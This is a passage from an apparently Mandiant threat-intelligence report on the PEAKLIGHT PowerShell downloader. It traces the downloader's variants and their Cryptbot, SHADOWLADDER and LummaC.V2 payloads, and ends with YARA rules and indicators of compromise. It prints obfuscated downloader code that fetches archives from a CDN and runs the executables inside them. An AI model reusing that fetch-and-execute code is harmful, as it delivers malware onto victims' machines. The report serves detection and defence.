2. **nbF:** Extracts a ZIP archive and runs the first executable file inside.
3. **aXR:** Downloads data from an obfuscated URL.
4. **jkg:** Deobfuscates a string.

Main Function (**AsD**)

- **Video Playback or Download:** It checks if **video.mp4** exists in the **AppData** folder. If it exists, it plays the video. If not, it downloads the video from a specified URL, saves it as **video.mp4** in the **AppData** folder, and then plays it.
- **Image Download:** It downloads an image from **https://forikabrof[.]click/flkhfaiouwrqkhfasdrhfsa.png** using **Invoke-WebRequest**.

- **ZIP File Handling:**
    - It checks if **L1.zip** exists in the **AppData** folder.
    - If it exists, it extracts its contents to the **AppData** folder and runs the first executable file found within the ZIP.
    - If not, it downloads **L1.zip** from a specified URL, saves it in the **AppData** folder, extracts its contents, and runs the first executable.
    - It repeats the same process for **L2.zip**.

Analysis of the PEAKLIGHT downloader outlined in Figure 12 revealed the following URIs:

- https://nextomax.b-cdn[.]net/video.mp4
- https://nextomax.b-cdn[.]net/L1.zip
- https://nextomax.b-cdn[.]net/L2.zip
- https://forikabrof[.]click/flkhfaiouwrqkhfasdrhfsa.png

**Variation 2**

```
function qXF($EGa, $aQU) {
    [IO.File]::WriteAllBytes($EGa, $aQU)
};
function Irl($EGa) {
    $JqSpp = $env:ProgramData;
    Expand - Archive  - Path $EGa  - DestinationPath $JqSpp;
    Add  - Type  - Assembly System.IO.Compression.FileSystem;
    $zipFile = [IO.Compression.ZipFile]::OpenRead($EGa);
    $ajRKk = $zipFile.Entries.Name;
    $jiaEX = Join - Path $JqSpp $ajRKk;
    start $jiaEX;
};
function OBs($BYu) {
    $RVr = New - Object (Fzl @(3276, 3299, 3314, 3244, 3285, 3299, 3296, 3265, 3306, 3303, 3299, 3308, 3314));
    [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;
    $aQU = $RVr.DownloadData($BYu);
    return $aQU
};
function Fzl($XFW) {
    $QVW = 3198;
    $csA = $Null;
    foreach($Kap in $XFW) {
        $csA += [char]($Kap - $QVW)
    };
    return $csA
};
function bSo() {
    $Phz = $env:ProgramData  +  '\';;;
$NQTXrFNE = $Phz + 'K1.zip';
 if (Test-Path -Path $NQTXrFNE){Irl $NQTXrFNE;
}Else{ $aohmafkBHVB = OBs (Fzl @(3302,3314,3314,3310,3313,3256,3245,3245,3310,3309,3314,3299,3318,3309,3244,3296,3243,3297
qXF $NQTXrFNE $aohmafkBHVB;
Irl $NQTXrFNE};
$zMpLwmrj = $Phz + 'K2.zip';
    if (Test - Path  - Path $zMpLwmrj)  {
        Irl $zMpLwmrj;
    } Else {
        $qArmnOgVJlA = OBs (Fzl @(3302, 3314, 3314, 3310, 3313, 3256, 3245, 3245, 3310, 3309, 3314, 3299, 3318, 3309, 3244
        qXF $zMpLwmrj $qArmnOgVJlA;
        Irl $zMpLwmrj
    };;;
}
bSo;
```

Figure 13: PEAKLIGHT variation 2

This PEAKLIGHT downloader is designed to deliver and execute additional payloads on a compromised system.

The functions:

1. **qXF($EGa, $aQU):** The purpose of this function is to write data to a file.
2. **Irl($EGa):** Extracts a ZIP archive and runs an executable from it.
3. **OBs($BYu)**:  Downloads data from a URL.
4. **Fzl($XFW)**: Deobfuscates an array of numbers into a string (likely a URL).

**Main Execution (bSo function):**

- Defines two ZIP file paths: **K1.zip** and **K2.zip** within the **ProgramData** directory.
- For each of these ZIP files, it checks if they already exist.
- If the file exists, it simply unzips it using the **Irl** function.
- If the file is missing, it first uses the function **Fzl** to decode an obfuscated web address, then downloads the ZIP file from that address using the function **OBs**. Finally, it unzips the downloaded file using the function **Irl**.

Analysis of the PEAKLIGHT downloader outlined in Figure 13 revealed the following URIs:

- https://potexo.b-cdn[.]net/K1.zip
- https://potexo.b-cdn[.]net/K2.zip

Additionally, Mandiant identified other PEAKLIGHT downloader samples connecting to various subdomains hosted on Bunny CDN. These samples will be discussed in more detail in the subsequent stage of analysis.

## Stage 4: The Final Payload

### Variation 1: L1.zip and L2.zip

Having explored the initial stages of the PEAKLIGHT downloader's operation, our focus now shifts to the payload it delivers. As detailed in Variation 1 of Stage 3, this downloader was observed downloading three specific files: **L1.zip**, **L2.zip**, and **video.mp4**. Mandiant successfully acquired and extracted the contents of the files, as seen in Table 1.

| **Download** | **Extracted Content** |
| --- | --- |
| • Filename: L2.zip<br>• Hash: 307f40ebc6d8a207455c96d34759f1f3<br>• Type: Archive | • Filename: Setup.exe<br>• Hash: d8e21ac76b228ec144217d1e85df2693<br>• Type: Win32 EXE |

| | |
|---|---|
| • Filename: L1.zip<br>• Hash: a6c4d2072961e9a8c98712c46be588f8<br>• Type: Archive | • Filename: LiteSkinUtils.dll<br>• Hash: 059d94e8944eca4056e92d60f7044f14<br>• Type: Win32 DLL |
| | • Filename: Bentonite.cfg<br>• Hash: e7c43dc3ec4360374043b872f934ec9e<br>• Type: PNG |
| • Filename: Video.mp4<br>• Hash: 91423dd4f34f759aaf82aa73fa202120<br>• Type: Video | |

Table 1: Variant 1 downloaded files and extracted archive content

1. **L2.zip** contained the following:
    - **Setup.exe:** This executable is a variant of the Cryptbot infostealer. Our analysis uncovered the following embedded URLs:
        1. **https://brewdogebar**[.]**com/code.vue**
        2. **http://gceight8vt**[.]**top/upload.php**
2. **L1.zip** contained the following:
    - **bentonite.cfg:** This file contains malware configurations that are linked to the SHADOWLADDER malware family.
    - **LiteSkinUtils.dll:** It is a malicious component used by SHADOWLADDER malware to facilitate the execution of its second-stage payload through dynamic-link library (DLL) side-loading.
3. **Video.mp4**
    - This file appears to be a legitimate movie trailer, likely used as a decoy to deceive the victim into believing that the downloaded files are safe.

**Variation 2: K1.zip and K2.zip**

The second variant of the PEAKLIGHT downloader, discussed in Variation 2 of Stage 3, was observed downloading two archives: **K1.zip** and **K2.zip**.

| **Download** | **Extracted Content** |
|---|---|

| | |
|---|---|
| • Filename: K1.zip<br>• Hash: b6b8164feca728db02e6b636162a2960<br>• Type: Archive | • Filename: toughie.txt<br>• Hash: dfdc331e575dae6660d6ed3c03d214bd<br>• Type: data |
| | • Filename: Aaaa.exe<br>• Hash: b15bac961f62448c872e1dc6d3931016<br>• Type: Win32 EXE |
| | • Filename: WCLDll.dll<br>• Hash: 47eee41b822d953c47434377006e01fe<br>• Type: Win32 DLL |
| • Filename: C:\Users\user\AppData\Local\Temp\erefgojgbu<br>• Hash: d6ea5dcdb2f88a65399f87809f43f83c<br>• Type: Win32 EXE | |
| • Filename: K2.zip<br>• Hash: 236c709bbcb92aa30b7e67705ef7f55a<br>• Type: Archive | • Filename: Jfts.exe<br>• Hash: b15bac961f62448c872e1dc6d3931016<br>• Type: Win32 EXE |

Table 2: Variant 2 downloaded files and extracted archive content

1. **K1.zip** contained the following:
    - **toughie.txt:** This file contained configurations related to the SHADOWLADDER malware.
    - **aaaa.exe & WCLDll.dll:** These binaries are DLL files that SHADOWLADDER patches to leverage their HTTP download functionality.
2. **K2.zip** contained the following:

- **Jfts.exe**: This file is a renamed copy of the previously mentioned **aaaa.exe**.

Upon execution, **Jfts.exe** loads the malicious **WCLDll.dll** from **K1.zip**. This DLL then leverages the "More Utility" (more.com) to stealthily drop two additional files:

- **\AppData\Local\Temp\Hofla.au3** (MD5: c56b5f0201a3b3de53e561fe76912bfd): Identified as an AutoIt3.exe binary.
- **\AppData\Local\Temp\erefgojgbu** (MD5: d6ea5dcdb2f88a65399f87809f43f83c): Further analysis of this files confirmed their association with the CRYPTBOT.AUTOIT malware.

**Variation 3: Additional PEAKLIGHT Variant**

Further analysis has identified an additional PEAKLIGHT downloader variant employing distinct tactics. This variant retrieves its payload,the archives **K1.zip** and **K2.zip**, from the domain **matodown.b-cdn[.]net**. A detailed breakdown of the contents within these archives is presented in Table 3.

| **Download** | **Extracted Content** |
|---|---|
| • Filename: K1.zip<br>• Hash: bb9641e3035ae8c0ab6117ecc82b65a1<br>• Type: Archive | • Filename: cymophane.doc<br>• Hash: f98e0d9599d40ed032ff16de242987ca<br>• Type: ISO |
| | • Filename: WebView2Loader.dll<br>• Hash: 58c4ba9385139785e9700898cb097538<br>• Type: Win32 DLL |
| • Filename: K2.zip<br>• Hash: d7aff07e7cd20a5419f2411f6330f530<br>• Type: Archive | • Filename: hgjke.exe<br>• Hash: c047ae13fc1e25bc494b17ca10aa179e<br>• Type: Win32 EXE |
| • Filename: AppData\Local\Temp\oqnhustu<br>• Hash: 43939986a671821203bf9b6ba52a51b4<br>• Type: Win32 EXE | |

Table 3: Variant 3 downloaded files and extracted archive content

1. **K1.zip** contained the following:
    - **cymophane.doc:** This file contained configurations related to the SHADOWLADDER malware.
    - **WebView2Loader.dll:** This malicious DLL was observed to be dropped by the LummaC.V2 infostealer.
2. **K2.zip** contained the following:
    - **Hgjke.exe:** Identified as a renamed copy of the legitimate "JRiver Web Application" executable. During dynamic analysis, **hgjke.exe** was observed loading the malicious **WebView2Loader.dll**. Mandiant observed **hgjke.exe** utilize the **comp.exe** utility to drop two additional files:
        - **AppData\Local\Temp\Ufa.au3** (MD5: c56b5f0201a3b3de53e561fe76912bfd): Identified as an AutoIt3 binary.
        - **AppData\Local\Temp\oqnhustu** (MD5: 43939986a671821203bf9b6ba52a51b4): Further analysis confirmed this file to be consistent with the LummaC.V2 payload.

## Conclusion

PEAKLIGHT is an obfuscated PowerShell-based downloader that is part of a multi-stage execution chain that checks for the presence of ZIP archives in hard-coded file paths. If the archives do not exist, the downloader will reach out to a CDN site and download the remotely hosted archive file and save it to disk. PEAKLIGHT was observed downloading payloads such as LUMMAC.V2, SHADOWADDER, and CRYPTBOT. The malware developers used several different obfuscation and evasion techniques, including system binary proxy execution and CDN abuse. Mandiant identified different variations of the PEAKLIGHT downloader, each with its own unique characteristics.

We encourage security researchers to remain vigilant and share any insights or similar malware samples they encounter. By working together and fostering open communication within the cybersecurity community, we can better understand the evolving threat landscape and strengthen our collective defenses against future attacks.

Protect and scan your environment against the indicators of compromise and YARA rules in the following section. If you suspect that your environment may have been compromised, contact our Incident Response team for assistance.

## Acknowledgements

We would like to thank Adrian McCabe for assistance with LNK research and subject matter expertise, Raymond Leong for the initial analysis of malware stages and payloads, and the Mandiant Research Team for their valuable feedback.

## Detections

### YARA Rules

```
 rule M_AES_Encrypted_payload {
  meta:
    author = "Mandiant"
    description = "This rule is desgined to detect on events that
exhibits indicators of utilizing AES encryption for payload obfuscation."
    target_entity = "Process"
  strings:
    $a = /(\$\w+\.Key(\s|)=((\s|)(\w+|));|\$\w+\.Key(\s|)=(\s|)\w+\('\w+'\);)/
    $b = /\$\w+\.IV/
    $c = /System\.Security\.Cryptography\.(AesManaged|Aes)/
  condition:
    all of them
}
```

```
 rule M_Downloader_PEAKLIGHT_1 {
    meta:
         mandiant_rule_id = "e0abae27-0816-446f-9475-1987ccbb1bc0"
        author = "Mandiant"
        category = "Malware"
        description = "This rule is designed to detect on events related to peaklight.
PEAKLIGHT is an obfuscated PowerShell-based downloader which checks for
the presence of hard-coded filenames and downloads files from a remote CDN
if the files are not present."
        family = "Peaklight"
        platform = "Windows"
    strings:
        $str1 = /function\s{1,16}\w{1,32}\(\$\w{1,32},\s{1,4}\$\w{1,32}\)\
{\[IO\.File\]::WriteAllBytes\(\$\w{1,32},\s{1,4}\$\w{1,32}\)\}/ ascii wide
        $str2 = /Expand-Archive\s{1,16}-Path\s{1,16}\$\w{1,32}\
s{1,16}-DestinationPath/ ascii wide
        $str3 = /\(\w{1,32}\s{1,4}@\((\d{3,6},){3,12}/ ascii wide
        $str4 = ".DownloadData(" ascii wide
        $str5 = "[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12" ascii wide
        $str6 = /\.EndsWith\((["']\.zip["'])|(\(\w{1,32}\s{1,16}@\((\d{3,6},){3}\d{3,6}\)\))/ ascii wide
        $str7 = "Add -Type -Assembly System.IO.Compression.FileSystem" ascii wide
         $str8 = "[IO.Compression.ZipFile]::OpenRead"
    condition:
            4 of them and filesize < 10KB
}
```

# Indicators of Compromise (IOCs)

## Network-Based IOCs

```
 PEAKLIGHT NBIs:
hxxps://fatodex.b-cdn[.]net/fatodex
hxxps://matodown.b-cdn[.]net/matodown
hxxps://potexo.b-cdn[.]net/potexo

LUMMAC.V2 C2s:
relaxtionflouwerwi[.]shop
deprivedrinkyfaiir[.]shop
detailbaconroollyws[.]shop
messtimetabledkolvk[.]shop
considerrycurrentyws[.]shop
understanndtytonyguw[.]shop
patternapplauderw[.]shop
horsedwollfedrwos[.]shop
tropicalironexpressiw[.]shop

CRYPTBOT C2s:
hxxp://gceight8vt[.]top/upload.php
hxxps://brewdogebar[.]com/code.vue

SHADOWLADDER:
hxxp://62.133.61[.]56/Downloads/Full%20Video%20HD%20(1080p).lnk
hxxps://fatodex.b-cdn[.]net/K1.zip
hxxps://fatodex.b-cdn[.]net/K2.zip
hxxps://forikabrof[.]click/flkhfaiouwrqkhfasdrhfsa.png
hxxps://matodown.b-cdn[.]net/K1.zip
hxxps://matodown.b-cdn[.]net/K2.zip
hxxps://nextomax.b-cdn[.]net/L1.zip
hxxps://nextomax.b-cdn[.]net/L2.zip
hxxps://potexo.b-cdn[.]net/K1.zip
hxxps://potexo.b-cdn[.]net/K2.zip
```

## Host-Based IOCs

```
 CRYPTBOT:
erefgojgbu (MD5: d6ea5dcdb2f88a65399f87809f43f83c)
L2.zip (MD5: 307f40ebc6d8a207455c96d34759f1f3)
Setup.exe (MD5: d8e21ac76b228ec144217d1e85df2693)

LUMMAC.V2:
oqnhustu (MD5: 43939986a671821203bf9b6ba52a51b4)
WebView2Loader.dll (MD5: 58c4ba9385139785e9700898cb097538)

PEAKLIGHT:
Downloader (MD5: 95361f5f264e58d6ca4538e7b436ab67)
```

```
Downloader (MD5: b716a1d24c05c6adee11ca7388b728d3)

SHADOWLADDER:
Aaaa.exe (MD5: b15bac961f62448c872e1dc6d3931016)
bentonite.cfg (MD5: e7c43dc3ec4360374043b872f934ec9e)
cymophane.doc (MD5: f98e0d9599d40ed032ff16de242987ca)
K1.zip (MD5: b6b8164feca728db02e6b636162a2960)
K1.zip (MD5: bb9641e3035ae8c0ab6117ecc82b65a1)
K2.zip (MD5: 236c709bbcb92aa30b7e67705ef7f55a)
K2.zip (MD5: d7aff07e7cd20a5419f2411f6330f530)
L1.zip (MD5: a6c4d2072961e9a8c98712c46be588f8)
LiteSkinUtils.dll (MD5: 059d94e8944eca4056e92d60f7044f14)
toughie.txt (MD5: dfdc331e575dae6660d6ed3c03d214bd)
WCLDll.dll (MD5: 47eee41b822d953c47434377006e01fe)
```

Posted in

- Threat Intelligence

---